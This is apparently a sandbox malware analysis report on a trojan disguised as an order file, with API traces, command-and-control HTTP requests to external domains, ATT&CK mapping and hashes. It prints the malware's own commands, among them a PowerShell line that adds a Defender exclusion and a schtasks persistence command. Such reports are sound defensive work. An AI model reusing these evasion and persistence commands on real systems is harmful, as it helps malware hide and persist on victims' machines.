Call Network API	API Name: send Args: (478, GET /f9r5/?GVK=rWINOng/7JdrjwCdL7UosJewyFsJc7rpz7EJg+S8pPW3Y4Q/eWPa+WshSu3amx4qgVdCAnrZdl1WuWUmOA=&3f9=ZIMODHTPPje HTTP/1.1\r\nHost: www.ttvip-13.net\r\nConnection: close\r\n\r\n, 177, 0) Return: 177	4036	1692
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 162.255.119.239:80 Content: GET /f9r5/?GVK=rWINOng/7JdrjwCdL7UosJewyFsJc7rpz7EJg+S8pPW3Y4Q/eWPa+WshSu3amx4qgVdCAnrZdl1WuWUmOA=&3f9=ZIMODHTPPje HTTP/1.1\r\nHost: www.ttvip-13.net\r\nConnection: close\r\n\r\n		
Call Network API	API Name: recv Args: (478, , 2048000, 0) Return: ?	4036	1692
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 162.255.119.239:80 Content: GET /f9r5/?GVK=rWINOng/7JdrjwCdL7UosJewyFsJc7rpz7EJg+S8pPW3Y4Q/eWPa+WshSu3amx4qgVdCAnrZdl1WuWUmOA=&3f9=ZIMODHTPPje HTTP/1.1\r\nHost: www.ttvip-13.net\r\nConnection: close\r\n\r\n		
Call System API	API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (478, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (9d4, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (9d4, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (9d4, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (9d4, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (2c0, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (2c0, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (2c0, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (2c0, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (2c0, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (2c0, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (2c0, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (2c0, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (2c0, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (2c0, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (618, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (618, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (618, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (618, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (618, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (618, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (618, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (618, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692

Call Network API	API Name: socket Args: (2, 1, 6) Return: 618	4036	1692
Detection	Threat Characteristic: Queries DNS server www.ifealafia.com		
Call System API	API Name: DnsQueryExW Args: (www.ifealafia.com, 1, 40000000) Return: 0	4036	1692
Call Network API	API Name: socket Args: (23, 2, 0) Return: 348	4036	1692
Call Network API	API Name: connect Args: (618, 57.128.150.56:80, 16) Return: 0	4036	1692
Call Network API	API Name: send Args: (618, GET /#r5/?GVK=HWLWQM8maHNaJz0C9m8r+VYFptNn8wt+FnSrAWY7ufv3byEpjEDFpXIVMIdnVvw7IH1mAZgeaDaUF9+jvPE=&3f9=ZIM0DHTPPje HTTP/1.1\r\nHost: www.ifealafia.com\r\nConnection: close\r\n\r\n, 178, 0) Return: 178	4036	1692
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 57.128.150.56:80 Content: GET /#r5/?GVK=HWLWQM8maHNaJz0C9m8r+VYFptNn8wt+FnSrAWY7ufv3byEpjEDFpXIVMIdnVvw7IH1mAZgeaDaUF9+jvPE=&3f9=ZIM0DHTPPje HTTP/1.1\r\nHost: www.ifealafia.com\r\nConnection: close\r\n\r\n		
Call Network API	API Name: recv Args: (618, , 2048000, 0) Return: ?	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (618, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (618, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (618, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 57.128.150.56:80 Content: GET /#r5/?GVK=HWLWQM8maHNaJz0C9m8r+VYFptNn8wt+FnSrAWY7ufv3byEpjEDFpXIVMIdnVvw7IH1mAZgeaDaUF9+jvPE=&3f9=ZIM0DHTPPje HTTP/1.1\r\nHost: www.ifealafia.com\r\nConnection: close\r\n		
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StuckRects2\Settings Value: None	4036	1692
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Streams\Desktop\TaskbarWinXP Value: None	4036	1692
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\BagMRU\NodeSlots Value: None	4036	1692
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\BagMRU\MRULstEx Value: None	4036	1692
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Bags\1\Desktop\FFlags Value: 40200224	4036	1692
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Bags\1\Desktop\Mode Value: 1	4036	1692
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Bags\1\Desktop\Logical\ViewMode Value: 3	4036	1692
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Bags\1\Desktop\FFlags Value: 40200224	4036	1692
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Bags\1\Desktop\IconSize Value: 30	4036	1692
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Bags\1\Desktop\CollInfo Value: None	4036	1692
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Bags\1\Desktop\Sort Value: None	4036	1692
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Bags\1\Desktop\Group\CollapseState Value: None	4036	1692
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Bags\1\Desktop\Group\View Value: 0	4036	1692
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Bags\1\Desktop\GroupByKey\FMTID Value: {00000000-0000-0000-0000-000000000000}	4036	1692
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Bags\1\Desktop\GroupByKey\PID Value: 0	4036	1692
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Bags\1\Desktop\GroupByDirection Value: 1	4036	1692
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Bags\1\Desktop\ItemPos\1152x864x96(1) Value: None	4036	1692
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Bags\1\Desktop\ItemOrder Value: None	4036	1692
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\TrayNotify\LastAdvertisement Value: None	4036	1692
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\TrayNotify\UserStartTime Value: None	4036	1692
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\TrayNotify\PastIconsStream Value: None	4036	1692
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\TrayNotify\IconStreams Value: None	4036	1692
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	4036	1692
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	4036	1692
Call System API	API Name: GetForegroundWindow Args: () Return: 10020e	4036	1692
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	4036	1692
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	4036	1692
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	4036	1692
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	4036	1692
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	4036	1692
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	4036	1692
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StartPage2\ProgramsCache Value: None	4036	1692
Call System API	API Name: GetForegroundWindow Args: () Return: 10020e	4036	1692
Call System API	API Name: GetForegroundWindow Args: () Return: 10020e	4036	1692
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en\0	4036	1692
Call System API	API Name: GetForegroundWindow Args: () Return: 10020e	4036	1692
Call System API	API Name: GetForegroundWindow Args: () Return: 10020e	4036	1692
Call System API	API Name: GetForegroundWindow Args: () Return: 10020e	4036	1692
Call System API	API Name: GetForegroundWindow Args: () Return: 10020e	4036	1692
Call System API	API Name: GetDriveTypeW Args: (C:) Return: 3	4036	1692
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	4036	1692
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	4036	1692
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\Count\{S38OS404-1Q43-42S2-9305-67QR0028SP23}\rkcybere.rkr Value: None	4036	1692
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}\Count\HRZ_R_PGYYRFFVBA Value: None	4036	1692
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	4036	1692
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	4036	1692
Call System API	API Name: GetDriveTypeW Args: (C:) Return: 3	4036	1692
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	4036	1692
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	4036	1692
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	4036	1692
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	4036	1692
Call System API	API Name: GetDriveTypeW Args: (C:) Return: 3	4036	1692

▼ Screenshot



win10

▼

Environment-specific risk level	<div>High risk</div> The object exhibited highly suspicious characteristics that are commonly associated with malware.
Detections	TROJ_GEN.R002C0DA723
Exploited vulnerabilities	-
Network connection	Management

▼ Object 1 - GBO-98 BX074987 ORDER.cab (Microsoft Cabinet file)


File name	GBO-98 BX074987 ORDER.cab
File type	Microsoft Cabinet file
SHA-1	7A20D9DEB17E2FA73CA5971BE7D2B825856D7C0B
SHA-256	13E75FC51BE01E7B693D27E7CE2BE492C43542C3087EED899291657990A0B385
MD5	6B9057B0C800231BA230DC3149F1E6D6
TLSH	-
Size	549952 byte(s)

Risk Level	<div>Unrated</div>
Detection	-
Exploited vulnerabilities	-

▼ Object 1.1 - GBO-98 BX074987 ORDER.exe (MSIL Portable executable)

File name	GBO-98 BX074987 ORDER.exe
File type	MSIL Portable executable
SHA-1	F86EAEBD38A8917D194356C4B044CFF2AB776AFB
SHA-256	2CA4E89C22DF33515631FB4182B895CC33923DC6E3078692F2A11CFCAAF816FF
MD5	F73632E9BA41C771C8EC6C769FBA7AE
TLSH	-
Size	660992 byte(s)

Risk Level	<div>High risk</div>
Detection	TROJ_GEN.R002C0DA723
Exploited vulnerabilities	-
Threat Characteristics	Anti-security, self-preservation (2) Autostart or other system reconfiguration (3) File drop, download, sharing, or replication (28) Hijack, redirection, or data theft (8) Malformed, defective, or with known malware traits (4) Process, service, or memory object change (13) Rootkit, cloaking (1)



[Process Graph Legend](#)

MITRE ATT&CK™ Framework Tactics and Techniques

Tactics	Techniques	Notable Threat Characteristics
Execution	Scheduled Task	Characteristics: 1
	PowerShell	Characteristics: 1
	Execution through API	Characteristics: 1, 2
		Characteristics: 1
Persistence	Scheduled Task	Characteristics: 1
		Characteristics: 1
	Hidden Files and Directories	Characteristics: 1
Privilege Escalation	Scheduled Task	Characteristics: 1
		Characteristics: 1
	Process Injection	Characteristics: 1, 2
		Characteristics: 1
	Access Token Manipulation	Characteristics: 1, 2
Defense Evasion	Software Packing	Characteristics: 1
	Process Injection	Characteristics: 1, 2
		Characteristics: 1
	Process Hollowing	Characteristics: 1
	File Deletion	Characteristics: 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19, 20
	Access Token Manipulation	Characteristics: 1, 2
	Deobfuscate/Decode Files or Information	Characteristics: 1
Discovery	Hidden Files and Directories	Characteristics: 1
	Application Window Discovery	Characteristics: 1
	Process Discovery	Characteristics: 1
	System Information Discovery	Characteristics: 1, 2, 3, 4
	File and Directory Discovery	Characteristics: 1, 2
Collection	Data from Local System	Characteristics: 1

© ATT&CK™ is a trademark of The MITRE Corporation.

Notable Threat Characteristics

Anti-security, self-preservation (2)

Characteristic	Significance	Details
Attempts to detect active running processes		Process ID: 1280 Info: enum processes
Uses suspicious packer		File Name: %WorkingDir%\GBO-98 BX074987 ORDER.exe Packer: UNKNOWN

Autostart or other system reconfiguration (3)

Characteristic	Significance	Details
Adds scheduled task to automatically run at startup		%windir%\system32\Tasks\Updates\VDvSJeNUIJdSZj
Adds scheduled task to automatically run at startup		"Updates\VDvSJeNUIJdSZj" /XML
Modifies file that can be used to infect systems		%APPDATA%\VDvSJeNUIJdSZj.exe

File drop, download, sharing, or replication (28)

Characteristic	Significance	Details
Drops executable during installation	■ ■ ■	Dropping Process ID: 1280 File: %APPDATA%\VDvSJeNUIJdSZj.exe Type: VSDT_EXE_MSIL
Executes dropped file	■ ■ ■	%TEMP%\tmpF81B.tmp"
Executes dropped file	■ ■ ■	File: %APPDATA%\VDvSJeNUIJdSZj.exe Shell Command: %windir%\System32\WindowsPowerShell\v1.0\powershell.exe "%windir%\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "%APPDATA%\VDvSJeNUIJdSZj.exe"
Executes dropped file	■ ■ ■	File: %windir%\system32\Tasks\Updates\VDvSJeNUIJdSZj Shell Command: %windir%\System32\schtasks.exe "%windir%\System32\schtasks.exe" /Create /TN "Updates\VDvSJeNUIJdSZj" /XML "%TEMP%\tmpF81B.tmp"
Executes dropped file	■ ■ ■	File: %TEMP%\tmpF81B.tmp Shell Command: %windir%\System32\schtasks.exe "%windir%\System32\schtasks.exe" /Create /TN "Updates\VDvSJeNUIJdSZj" /XML "%TEMP%\tmpF81B.tmp"
Creates multiple copies of a file	■ ■ ■	%APPDATA%\VDvSJeNUIJdSZj.exe
Copies self	■ ■ ■	File is copied from %WorkingDir%\GBO-98 BX074987 ORDER.exe to %APPDATA%\VDvSJeNUIJdSZj.exe
Deletes self to remove traces of the infection	■ ■ ■	%WorkingDir%\GBO-98 BX074987 ORDER.exe
Deletes file to compromise the system or to remove traces of the infection	■ ■ ■	Process ID: 1712 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_66d89b97-f9aa-43f3-9482-8b624c919cb7 Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	■ ■ ■	Process ID: 1712 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_770b968a-1d73-42ce-b020-4c0c62488e1d Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	■ ■ ■	Process ID: 1712 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_95502d2f-dc4a-42b7-988c-8cffdf607f7 Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	■ ■ ■	Process ID: 1712 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_4513f856-048d-495a-bde2-f2a3b9c76d25 Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	■ ■ ■	Process ID: 1712 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_d813befd-90b1-4837-bf5e-00214ee39c04 Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	■ ■ ■	Process ID: 1712 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_0302eec1-dff4-404e-b04b-6e09659cefac Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	■ ■ ■	Process ID: 1712 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_65206ae7-480f-4ecb-aeed-0c42dcc9225b Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	■ ■ ■	Process ID: 1712 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_73c6630e-596e-4220-8151-cda4d36c1796 Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	■ ■ ■	Process ID: 1712 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_15952f2e-49c7-4619-8d6e-b9ab3d779cd Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	■ ■ ■	Process ID: 1712 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_0f570e6e-bc60-4ed9-b3f8-fab47f319edb Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	■ ■ ■	Process ID: 1712 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_49bc54e3-a8e1-408e-ad40-b9247e73685c Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	■ ■ ■	Process ID: 1712 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_17c3d8a0-880d-4866-a76a-51375818d941 Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	■ ■ ■	Process ID: 1712 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_4c12a1a3-819a-49fc-8c8a-57e7c5b6bc48 Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	■ ■ ■	Process ID: 1712 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_be7874bf-0e09-4db7-8886-b0f4deb93f60 Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	■ ■ ■	Process ID: 1712 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_6fdaf852-3cbb-4b24-83f7-b1888576c0f1 Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	■ ■ ■	Process ID: 1712 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_771a0ed5-7c01-4bee-abcb-2b3f155d5f26 Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	■ ■ ■	Process ID: 1712 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_209cdba5-75aa-426c-a874-5ad03db66d8b Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	■ ■ ■	Process ID: 1712 File: %TEMP%\1xqc1av0.4h5.psm1 Type: VSDT_ASCII
Deletes file to compromise the system or to remove traces of the infection	■ ■ ■	Process ID: 1712 File: %TEMP%\n0bzhhlz.tyu.ps1 Type: VSDT_ASCII
Deletes file to compromise the system or to remove traces of the infection	■ ■ ■	Process ID: 1280 File: %TEMP%\tmpF81B.tmp Type: VSDT_TEXT_HTML

▼ Hijack, redirection, or data theft (8)

Characteristic	Significance	Details
Executes commands or uses API to obtain system information	<div><div></div><div></div><div></div></div>	Process ID: 1712 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information	<div><div></div><div></div><div></div></div>	Process ID: 1280 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information	<div><div></div><div></div><div></div></div>	Process ID: 1712 Info: Obtains system version from API result
Executes commands or uses API to obtain system information	<div><div></div><div></div><div></div></div>	Process ID: 1280 Info: Obtains system version from API result
Executes commands or uses API to obtain system information	<div><div></div><div></div><div></div></div>	Process ID: 1712 Info: Searches files by API
Executes commands or uses API to obtain system information	<div><div></div><div></div><div></div></div>	Process ID: 1712 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information	<div><div></div><div></div><div></div></div>	Process ID: 1280 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information	<div><div></div><div></div><div></div></div>	Process ID: 1280 Info: Obtains listing of open application windows

▼ Malformed, defective, or with known malware traits (4)

Characteristic	Significance	Details
Detected as obfuscated script	<div><div></div><div></div><div></div></div>	File: GBO-98 BX074987 ORDER.exe SHA1: F86EAEBD38A8917D194356C4B044CFF2AB776AFB
Detected as probable malware	<div><div></div><div></div><div></div></div>	Source: ATSE Detection Name: TROJ_GEN.R002C0DA723 Engine Version: 22.580.1004 Malware Pattern Version: 18.183.92
Drops probable malware	<div><div></div><div></div><div></div></div>	Source: ATSE Detection Name: TROJ_GEN.R002C0DA723 File Name: VDvSJeNUIJdSZj.exe SHA1: F86EAEBD38A8917D194356C4B044CFF2AB776AFB Engine Version: 22.580.1004 Malware Pattern Version: 18.183.92
Rare executable file	<div><div></div><div></div><div></div></div>	Global Detections: 0

▼ Process, service, or memory object change (13)

Characteristic	Significance	Details
Resides in memory to evade detection	<div><div></div><div></div><div></div></div>	Injecting Process ID: 1280 Injected API: SetThreadContext Target Process ID: 2648 Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe
Resides in memory to evade detection	<div><div></div><div></div><div></div></div>	Injecting Process ID: 1280 Injected API: WriteProcessMemory Target Process ID: 2648 Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe
Resides in memory to evade detection	<div><div></div><div></div><div></div></div>	Injecting Process ID: 1280 Target Process ID: 2648 Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe Injected Address: 0x0
Resides in memory to evade detection	<div><div></div><div></div><div></div></div>	Injecting Process ID: 1280 Target Process ID: 2648 Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe Injected Content: U...E...LV.u.P.E.PV....
Resides in memory to evade detection	<div><div></div><div></div><div></div></div>	Injecting Process ID: 1280 Target Process ID: 2648 Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe Injected Content: MZER.
Creates process	<div><div></div><div></div><div></div></div>	Process ID: 2648 Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe
Creates process	<div><div></div><div></div><div></div></div>	Process ID: 1280 Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe Shell Command:
Creates named pipe	<div><div></div><div></div><div></div></div>	\\.\pipe\PSHost.133177542542681382.1712.DefaultAppDomain.powershell
Injects memory with dropped files	<div><div></div><div></div><div></div></div>	Injecting Process ID: 1280 Target Process ID: 2648 Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe File: MZER.
Escalates process privileges to gain a higher level of access	<div><div></div><div></div><div></div></div>	Process ID: 1280 Info: Obtains system level privileges
Escalates process privileges to gain a higher level of access	<div><div></div><div></div><div></div></div>	Process ID: 1712 Info: Obtains system level privileges
Creates process in system directory	<div><div></div><div></div><div></div></div>	Process ID: 2272 Image Path: %windir%\SysWOW64\schtasks.exe "%windir%\System32\schtasks.exe" /Create /TN "Updates\VDvSJeNUIJdSZj" /XML "%TEMP%\tmpF81B.tmp"
Creates process in system directory	<div><div></div><div></div><div></div></div>	Process ID: 1712 Image Path: %windir%\SysWOW64\WindowsPowerShell\v1.0\powershell.exe "%windir%\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "%APPDATA%\VDvSJeNUIJdSZj.exe"

▼ Rootkit, cloaking (1)

Characteristic	Significance	Details
Hides file to evade detection	<div><div></div><div></div><div></div></div>	File: %APPDATA%\VDvSJeNUIJdSZj.exe

▼ Network Destinations

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
ocsp.digicert.com	72.21.91.29	53	-	No risk	-	GB0-98 BX074987 ORDER.exe
ctldl.windowsupdate.com	72.21.81.240	53	-	No risk	-	GB0-98 BX074987 ORDER.exe
iecvlist.microsoft.com	72.21.81.200	53	-	No risk	-	GB0-98 BX074987 ORDER.exe
sqm.telemetry.microsoft.com	65.55.252.93	53	-	No risk	-	GB0-98 BX074987 ORDER.exe
sqm.telemetry.microsoft.com	65.55.252.93	443	-	-	-	GB0-98 BX074987 ORDER.exe
ctldl.windowsupdate.com	72.21.81.240	80	-	-	-	GB0-98 BX074987 ORDER.exe
ocsp.digicert.com	72.21.91.29	80	-	-	-	GB0-98 BX074987 ORDER.exe
iecvlist.microsoft.com	72.21.81.200	443	-	-	-	GB0-98 BX074987 ORDER.exe

URL	Site Category	Risk Level	Threat	Accessed By
http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab7fd0c9f5d107b2d56	Computers / Internet	No risk	-	GB0-98 BX074987 ORDER.exe
http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab700a703875372ab87	Computers / Internet	No risk	-	GB0-98 BX074987 ORDER.exe
http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBSAUQYBMq2awn1Rh6Doh%2FsBYgFV7gQUA95QNVbRTLtm8KPIGxxDI7I90VUCEAJ0LQoXyo4hxxe7H%2Fz9DKA%3D	Computers / Internet Cloud Applications	No risk	-	GB0-98 BX074987 ORDER.exe

▼ Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
VDvSJeNUIJdSZj.exe	Low	TROJ_GEN.R002C0DA723	Drops probable malware	-	660992	F86EABED38A8917D194356C4B044CFF2AB776AFB
n0bzhhlz.ty.ps1	No risk	-	-	-	1	356A192B7913B04C54574D18C28D46E6395428AB
HAMQDS9HLKIVRFT0SLTY.tem p	No risk	-	-	-	6213	5B179B1F82869CB422D8D8ACFE6CED7EF2A66259
d93f411851d7c929.customDestinations-ms~RF10b65.TMP	No risk	-	-	-	6213	CD8E627A4194B369C62A4BF8790F12D5CA0D941C
d93f411851d7c929.customDestinations-ms	No risk	-	-	-	6213	5B179B1F82869CB422D8D8ACFE6CED7EF2A66259
PowerShell_AnalysisCacheEntry_b5fd8f10-6d42-4d50-b6b5-afee3530516e	No risk	-	-	-	2418	2CBEC6E505C7A20B5E3701AD4E50D473F450DDE6
PowerShell_AnalysisCacheIndex	No risk	-	-	-	16931	80ED29FDD5961DB9C21C2A5A365D959B96321D4C
